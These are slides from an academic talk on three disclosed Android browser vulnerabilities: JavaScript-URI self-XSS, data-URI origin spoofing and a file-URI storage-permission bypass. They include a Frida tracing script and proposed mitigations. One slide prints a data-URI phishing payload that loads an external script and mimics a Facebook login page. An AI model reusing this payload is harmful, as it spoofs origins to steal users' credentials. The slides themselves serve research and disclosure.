

MadWeb 2022

insecure://

Security analysis of URI Scheme
Handling in Android Mobile browsers

Presented by



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


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Web schemes Vs. Local schemes



- Web schemes: are protocols that are used to communicate with online endpoints (e.g https: and http:)
- Local schemes: perform certain client-side operations (e.g JavaScript: and file:).





Research question

Do the differences in OS characteristics and usage context between desktop and mobile browsers give rise to new vulnerabilities?



Contribution

Case I

{{ Self-XSS attack }}
via JavaScript Scheme




Improper sanitation of JavaScript URIs can lead to self-XSS attack

CVE-2020-6159, CR#1154353
Affecting
Chromium browsers including
Chrome, Opera, Edge and Brave

Case II

{{ Origin spoofing }}
via Data URI scheme




Abusing Data URI for Spoofing origins in phishing attacks

CVE-2021-25419
Affecting
Samsung Internet

Case III

{{ Privileges escalation }}
issue via File URI scheme



File URIs issue and arbitrary app access to the internal storage without user consent bypassing Android Storage permission


CVE-2021-25348, CVE-2021-25417
Affecting Samsung Internet,
Samsung Android OS

Analysis of mobile URI handling schemes


Browser/ Scheme		Chromium browsers							No-index page for File URI						
		Chrome	Samsung Internet	Opera	Brave	Edge	Vivaldi	Firefox	Firefox Focus	DuckDuckGo	Mint	Mi Browser	MX	Us Browser	Phoenix browser
JavaScript	Query		✓					✓	✓	✓		✓		✓	
	Clip-trim	✓		✓	✓	✓	✓								
	Null-Origin										✓				✓
Data		✓	✓	✓	✓	✓	✓			✓	✓	✓	✓	✓	✓
File			✓	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓

Case 1 : Self XSS attack via JavaScript Scheme

- Clip-trimming-based **Chromium browsers** affected by **self-XSS attack** if URIs are pasted from IME keyboards.
- An adversary can trick users to copy-paste a malicious JavaScript scheme into the browser using an IME keyboard.




Case 2 : Origin spoofing via Data URI



Case 2 : Origin spoofing via Data URI



```
data:text/html,<script src='http://androidflame.atwebpages.com/data/facebook.js'> </script><script>https://facebook.com/login_page_r.aspx
```



Case 3 : Privileges escalation issue via File URI

Selecting “deny and don’t ask again”, i.e., permanently declines storage permission, and then navigating to <file:///sdcard> allows access to the internal storage without the designated permission.

Samsung Internet



Case 3 : Privileges escalation issue via File URI

Finding the root cause


Two analyses considered to find the root cause:

- System-level analysis
 - Privileged permissions
 - Signature-based permissions
- Application-level analysis
 - Application components
 - Native libraires
 - SDK
 - Terrace browser engine



Dynamic analysis with Frida

- We used Frida to debug Terrace browser engine within Samsung browser.
- Rooting not an option because Samsung Internet relies on Knox and rooting may break the browser's functionality.



Case 3 : Privileges escalation issue via File URI

Dynamic analysis with Frida

```
26
27
28 Module.enumerateImports("libterrace.so", {
29   onMatch: function(e) {
30     //console.log(e.name,e.type,e.type,e.address);
31     if (e.type == 'function') {
32       //console.log(new Date()," function = " + e.name);
33
34       if (e.name == "open" || e.name == "opendir") {
35         // console.log("Function Decrypt recognized by name");
36         Interceptor.attach(e.address, {
37           onEnter: function(args) {
38             if(Memory.readCString(args[0]).startsWith('/sdcard/'))
39               console.log(new Date(), e.name+ " : Interceptor attached onEnter...",Memory.readCString(args[0]),
40
41             },
42           onLeave: function(retval) {
43             //console.log(new Date(), e.name+ " : Interceptor attached onLeave...",retval);
44           }
45         });
46
47       });
48     }
49
50 }
```

1 Hooking native file access operations like opendir() and open() syscalls when accessing the internal storage using file scheme

2 Terrace invokes open() and opendir() to open files and directories, respectively.

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
Sun Mar 21 2021 21:00:17 GMT+0300 open : Interceptor attached onEnter... /sdcard/DCIMX/deadbeef.png 0x0
Sun Mar 21 2021 21:00:26 GMT+0300 opendir : Interceptor attached onEnter... /sdcard/DCIMX 0x4
Sun Mar 21 2021 21:00:27 GMT+0300 open : Interceptor attached onEnter... /sdcard/DCIMX/0xDEADBEEF.jpg 0x0
Sun Mar 21 2021 21:00:28 GMT+0300 opendir : Interceptor attached onEnter... /sdcard/DCIMX 0x4
[SM A705FN:Gadget]-> exit
```



Dynamic analysis with Frida

```
130|a70q:/ $ logcat -c | grep woot
1|a70q:/ $ logcat | grep woot

03-22 14:46:48.174 15190 15190 D woot      : uid=10789(u0_a789) gid=10789(u0_a789) groups=10789(u0_a789) 1015(
sdcard_rw),3001(net_bt_admin),3002(net_bt),3003(inet),,9997(everybody),9997(everybody),20789(u0_a789_cache),
50789(all_a789) context=u:r:untrusted_app:s0:c21,c259,c512,c768
03-22 14:46:48.176 15190 15190 D woot      : File opened successfully!
```

Group: 1015 (sdcard_rw)

Group sdcard-rw (1015) grants read and write access to the internal storage without Android Storage permission



Samsung's Secure Data Protection (SDP)

SAMSUNG Knox

DEVELOPER DOCUMENTATION

Welcome

Basics

Device apps

Overview

SDK Licenses

Knox SDK

Overview

About the SDK

What's new

Get started

Sample app tutorials

Features

Independent Software Vendors

ML Developers

Independent Software

Knox Developer Documentation / Knox SDK

Sensitive Data Protection (SDP)

Knox Sensitive Data Protection provides protection of Data-at-rest (DAR) in your app. This protection is provided with minimum development effort and at a negligible user experience loss.

[About SDP](#)
[How SDP works](#)
[SDP examples](#)

About SDP

SDP examples

Add SDP support to your app

1. Extract the `knoxsdk.jar` from the Knox SDK. Add these to files to the libs folder of your Android project.
2. Open `AndroidManifest.xml` and locate the `<application>` element. Add the following child `<meta-data>`.

Doing so enables SDP for your app.

```
<android>meta-data android:name="sdp" android:value="enabled"</android>
```

Regardless of Android Storage permission, the Samsung Knox SDP gives any app access to the internal storage without user approval.

```
<android>meta-data android:name="sdp" android:value="enabled"</android>
```

Reference : <https://docs.samsungknox.com/dev/knox-sdk/sensitive-data-protection.htm>

Case 3 : Privileges escalation issue via File URI

Demo





Mitigation

- For Self-XSS attack, it is possible to attach a handler to count the number of pasted characters. We propose this solution to Google, they adopted and deploy a fix.
- For origin spoofing issue, defining a standard that mandate to always show the start of the data URI as implemented in most browsers is important. Samsung apply this fix similar to other browsers.
- For the privilege's escalation issue, we were not involved with Samsung mitigation plan, but we estimate that fixing the issue require changes on Android OS level or Knox SDK.





Conclusion

Differences in contexts **do** rise new vulnerabilities

Additional testing methods and automated tools are
needed to inspect these issues.



Thank you

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